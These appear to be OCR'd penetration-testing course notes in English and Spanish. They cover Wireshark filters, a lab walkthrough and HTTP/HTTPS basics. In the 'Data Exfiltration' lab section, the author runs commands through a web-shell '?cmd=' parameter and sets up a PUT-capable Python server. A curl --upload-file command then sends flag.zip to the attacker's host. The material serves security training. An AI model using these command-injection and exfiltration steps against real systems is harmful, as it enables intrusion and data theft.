


We can inspect the protocol section on the User datagram





Filter by icmp







Inspects the packets -> we can see echo request






To view packets from HTTP click on the packet -> follow TCP Stream





tcp.stream eq <0 or 1> Muestra todos los paquetes de datos generados por ambas partes de una conexión TCP desde el establecimiento hasta la terminación (por ejemplo: tcp.stream eq 0)



- Which option enables the MAC address filter?
- Enable for MAC Layer

- How many formats are there in 'Follow TCP Stream' to view the data?
- 5

- Write a filter to display TCP stream
- tcp.stream eq 0 tcp.stream eq 1

- Write a filter to showing only packets to destination 08:00:27:f3:b4:70
- eth.dst == 08:00:27:f3:b4:70

- Which protocol is used by DNS queries?
- UDP

- On which layer does DNS protocol work?
- Application

Data Exfiltration

Lab Environment

In this lab you will learn how one can use a simple HTTP server written in Python for exfiltrating data from a restricted environment.


You have exploited a vulnerable API endpoint and overwritten it with malicious code. This modification allows you to run commands on the server machine hosting the API, as a low privilege user i.e. student. A sensitive flag file is kept in a zipped archive file in the student user's home directory.

Also, there is a monitor process running on the server machine that blocks most protocols except HTTP protocol (when using port 80).

Objective: Transfer the zipped archive to your Kali machine using HTTP protocol and retrieve the flag!

Instructions

Once you start the lab, you will have access to the Kali GUI instance
The API endpoint is accessible at demo.ine.local domain!




Enumeramos los puertos


nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv demo.ine.local

```
root@INE:~# nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 01:55 IST
Initiating ARP Ping Scan at 01:55
Scanning demo.ine.local (192.25.225.3) [1 port]
Completed ARP Ping Scan at 01:55, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:55
Scanning demo.ine.local (192.25.225.3) [65535 ports]
Discovered open port 8000/tcp on 192.25.225.3
Completed SYN Stealth Scan at 01:55, 0.95s elapsed (65535 total ports)
Nmap scan report for demo.ine.local (192.25.225.3)
Host is up, received arp-response (0.0000080s latency).
Scanned at 2022-04-28 01:55:16 IST for 1s
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE  REASON
8000/tcp open  http-alt syn-ack ttl 64
MAC Address: 02:42:C0:19:E1:03 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Entramos al Puerto con la dirección



Ajustamos el parámetro requerido
http://demo.ine.local:8000/?cmd=whoami



Inspeccionamos la carpeta
http://demo.ine.local:8000/?cmd=ls -al
Encontramos un archivo zip y una herramienta

total 20500
drwxr-xr-x 1 student student 4096 Apr 29 2019 .
drwxr-xr-x 1 root root 4096 Apr 28 2019 ..
drwx------ 1 student student 4096 Apr 28 2019 .cache
-rw-r--r-- 1 root root 20975219 Apr 28 2019 flag.zip
drwxr-xr-x 1 student student 4096 Apr 29 2019 tools

inspeccionamos la carpeta tools
http://demo.ine.local:8000/?cmd=ls%20-al%20/home/student/tools
total 12
drwxr-xr-x 1 student student 4096 Apr 29 2019 .
drwxr-xr-x 1 student student 4096 Apr 29 2019 ..
drwxr-xr-x 1 student student 4096 Apr 29 2019 exfil

encontramos una herramienta exfil

inspeccionamos la carpeta tools
http://demo.ine.local:8000/?cmd=ls%20-al%20/home/student/tools/exfil

```
total 36
drwxr-xr-x 1 student student 4096 Apr 29  2019 .
drwxr-xr-x 1 student student 4096 Apr 29  2019 ..
drwxr-xr-x 1 student student 4096 Apr 29  2019 .git
-rw-r--r-- 1 student student   37 Apr 29  2019 .gitignore
-rwxr-xr-x 1 student student 1560 Apr 29  2019 LICENSE
-rw-r--r-- 1 student student 2357 Apr 29  2019 README.md
-rwxr-xr-x 1 student student 1364 Apr 29  2019 exfil.py
drwxr-xr-x 1 student student 4096 Apr 29  2019 lib
drwxr-xr-x 1 student student 4096 Apr 29  2019 pcaps
```

Buscamos la herramienta exfil.py
Encontramos es una herramienta diseñada para exfiltrar datos utilizando varias técnicas, lo que permite que un equipo de seguridad pruebe si su sistema de monitoreo puede detectar efectivamente la exfiltración.

En la maquina nos dice que podemos transferir el archivo zip mediante el protocolo HTTP

Por lo que ponemos ponemos un webserver en el puerto 80
python -m SimpleHTTPServer 80

ahora nos vamos al navegador y mediante curl nos descargamos el archivo
http://demo.ine.local:8000?cmd=curl 192.25.225.2--upload-file flag.zip

nos va a parecer un mensaje donde no soporta el método (‘PUT’)
por lo que tenemos que buscar un web http simple server que soporte el PUT

```
# python -m SimpleHTTPPutServer 8080
import SimpleHTTPServer
import BaseHTTPServer

class SputHTTPRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_PUT(self):
        print self.headers
        length = int(self.headers["Content-Length"])
        path = self.translate_path(self.path)
        with open(path, "wb") as dst:
            dst.write(self.rfile.read(length))


if __name__ == '__main__':
    SimpleHTTPServer.test(HandlerClass=SputHTTPRequestHandler)
```

Lo ejecutamos el script
python webserver.py 80

ahora nos vamos al navegador y mediante curl nos descargamos el archivo
http://demo.ine.local:8000?cmd=curl 192.25.225.2--upload-file flag.zip

por lo que se ejecuto correctamente

ls
Desktop flag.zip pytho.py thinclient_drives

Descomprimimos

root@INE:~# 7z x flag.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,48 CPUs AMD EPYC 7542 32-Core Processor (830F10),ASM,AES-NI)
Scanning the drive for archives:
1 file, 20975219 bytes (21 MiB)
Extracting archive: flag.zip
--
Path = flag.zip
Type = zip
Physical Size = 20975219
Everything is Ok
Folders: 1
Files: 2
Size: 20971553
Compressed: 20975219
root@INE:~# cd flag
root@INE:~/flag# cat flag.txt
8b5a23196d7902d3e318f7fe312b35e0

Web Applications

Web Applications

The web app world is extremely **heterogeneous**. Every web application is different from other because developers have many ways to accomplish others because developers have many ways to accomplish the same task.

As paraphrased from Stan Lee, “with great flexibility comes great power of messing things up ”

In other words, having flexibility in web app development also means having flexibility in creating insecure code.

To understand web application security, you need to know some web application fundamental aspects:

HTTP Protocol Basics

HTTP Protocol Basics Lab Environment


These materials help the ability to exploit web applications and finds vulnerabilities in web servers Web applications technology is used market-wide also by desktop or mobile applications

Hyper Transfer Protocol (HTTP) is the most used application protocol on the internet. It is the client-server protocol used to transfer web pages and web applications data.

In HTTP, the client, usually a web browser, connects to a web server such as **MS IIS** or **APACHE HTTP SERVER**


During an HTTP communication, the client and the server exchange **messages.**

The client sends **requests** to the server and gets back **responses.**




HTTP works on top of TCP protocol

First a TCP connection is established, and then the client sends its request, and waits for the answer. The server processes the request and sends back its answer, providing a status code and appropriate data.



The format of an HTTP message is:



To end lines in HTTP, you have to use the \r (carries return) and the \n (new line) characters.

The header contains a request followed by some header fields.
Every header field has the following format.

Header-name: header value

HTTP Request

The following is an HTTP request example:

```
GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

This request has an empty body, as there is nothing after the two empty lines following the headers.

```
GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

```

This is the **HTTP verb** of the request GET
The HTTP verb, or request method, states the type of the request

GET is used when opening web resources
If you open a browser and type www.elearnsecurity.com in the address bar, your browser will send this very same request to the server.

```
GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:31.0) Gecko/20100101
Firefox/31.0 Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

After the HTTP VERB you can see the **path** (/) and the **protocol version** (HTTP 1.1)
The path tells the server which resources the browser is asking for. The protocol version tells the server how to communicate with the browser.

There are many HTTP methods, like:

- PUT
- TRACE
- HEAD
- POST

These are only a few but know that there are many more out there.

The HOST header field specifies the internet hostname and port numbers of the resource being requested.

A web server can host multiple websites. This header field tells the server which site the client is asking for.

The host value is obtained from the URL of the resource

In this case:
www.w3.org/TR/uri-clasification/

User-Agent tells the server what client software is issuing the request.

A client could be:

- Firefox
- Internet explorer
- Opera
- Safari
- Chrome
- A mobile app…

It also reveals to the server operating system version

The browser sends the Accept header field to specify which document type it is expecting in the response.

Similarly, with **Accept-Language**, the browser can ask for a specific (human) language in the response.

Accept-Encoding Works similarly to Accept but restricts the content encoding, not the content itself.
In this case, the browser accepts two types of compression:

- gzip
- deflate

The **Connection** header field allows the sender to specify options that are desired for that particular connection.

Future communications with server will reuse the current connection.

```
GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:31.0) Gecko/20100101
Firefox/31.0 Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

HTTP Response

When the server receives a request, it processes it and then sends an **HTTP response** to the client. The response has it own header format.

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043


< PAGE CONTENT > ...
```

As you can see, this response has a message body (<*PAGE CONTENT*>). The header and message body are separated by two empty lines (*r\n\r\n*).

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043


< PAGE CONTENT > ...
```


The first line of a Response message is the **Status-line,** which consists of the **protocol version** (HTTP 1.1) followed by a numeric **status code** (200) and its relative **textual meaning** (OK)

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043


< PAGE CONTENT > ...
...
```

The more common status codes are:

200 ok: the resource is found
301 Moved permanently: the requested resource has been assigned a new permanent URL
302 found: the resource is temporarily under another URL.
403 Forbidden: the client does not have enough privileges, and the server refuses to fulfill the request.
404 Not Found: the server cannot find a resource matching the request.
500 Internal Server Error: the server does not support the functionality required to fulfill the request.


Date represents the date and time at which the message was originated.



```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```


With the **Cache-Control** header, the server informs the client about cached content.

Using cached content saves bandwidth, as it prevents the client from re-requesting unmodified content.



```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```

Content-Type lets the client know how to interpret the body of the message



```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```

Content-Encoding extends Content-type
In this case, the message body is compressed with gzip

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```

The **Server** header field simply contains the header of the server that generated the content

This (optional) field is very useful during a pentest to identify the software running on a server.

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```

Content – Length indicate the length, in bytes, of the message body.

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043


< PAGE CONTENT > ...
...
```


HTTPs

How to **protect it**
HTTP content, as in every clear-text protocol, can be easily intercepted or mangled by an attacker on the path. Moreover, HTTP does not provide strong authentication between the parties.

Will see how to **protect HTTP** using an **encryption layer**

HTTP Secure (HTTPS**),** or HTTP over SSL/TLS, is a method to run HTTP which is a clear-text protocol over SSL/TLS, a cryptographic protocol.

This layering techniques provides confidentiality, integrity protection and authentication to the HTTP protocol.



In other words, when using HTTPS:

- An attacker on the path cannot sniff the application layer communication.
- An attacker on the path cannot alter the application layer data.
- The client can tell the real identity of the server and, sometimes, vice-versa.

HTTPS offers encryption, which means that a network adjacent user is able to sniff the traffic, but he will no know:

- HTTP Request headers, body, target domain
- HTTP Response headers, body

On the other hand, when inspecting HTTPS, one cannot know what domain is contacted and what data is exchanged.

A network adjacent user might recognize:

- Target IP
- Target port
- DNS or similar protocols may disclose which domain user tries to resolve

HTTPS **does not protect again web applications flaws!**
All the attacks against an application happen regardless of SSL/TLS

The extra encryption layer just protects data exchanged between the client and the server. It does not protect from an attack against the application itself.

Attacks such a XSS and SQL injections will still work

Understanding how HTTP and web applications works is fundamental to mount stealthy and effective attacks

HTTP Status Code Reference: a document referencing HTTP status codes and their meaning

SSL/TLS Strong Encryption: An Introduction : Apache he's introduction on protecting HTTP by means of SSL/TLS
HTTP Overview, History, Versions and Standards : History and evolution of HTTP

HTTP/1.X

URL

HTTP(s) Protocols Basics


Tools

Runs these options on the terminal

Netcat
Nc

Nc – h

Nc -v www.ferrari.com 80
Obtenemos el dominio de Ferrari



Ahí mismo ejecutamos el GET


GET / HTTP/1.1
Host: www.ferrari.com
Enter
Enter

```
❯ nc -v www.ferrari.com 80
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-9.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-43.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-27.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-12.qro51.r.cloudfront.net
dkehzmrflhws1.cloudfront.net [65.9.149.9] 80 (http) open
GET / HTTP/1.1
Host: www.ferrari.com

HTTP/1.1 301 Moved Permanently
Server: CloudFront
Date: Thu, 28 Apr 2022 20:58:22 GMT
Content-Type: text/html
Content-Length: 183
Connection: keep-alive
Location: https://www.ferrari.com/
X-Cache: Redirect from cloudfront
Via: 1.1 7a79c3882f20afde01b79c89d0edc25c.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: QRO51-C1
X-Amz-Cf-Id: _04_2H-tk8z8O_q-yMAnysfjHzMVcrOVucEVJPt-ACcRsKPBSUlDRQ==

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
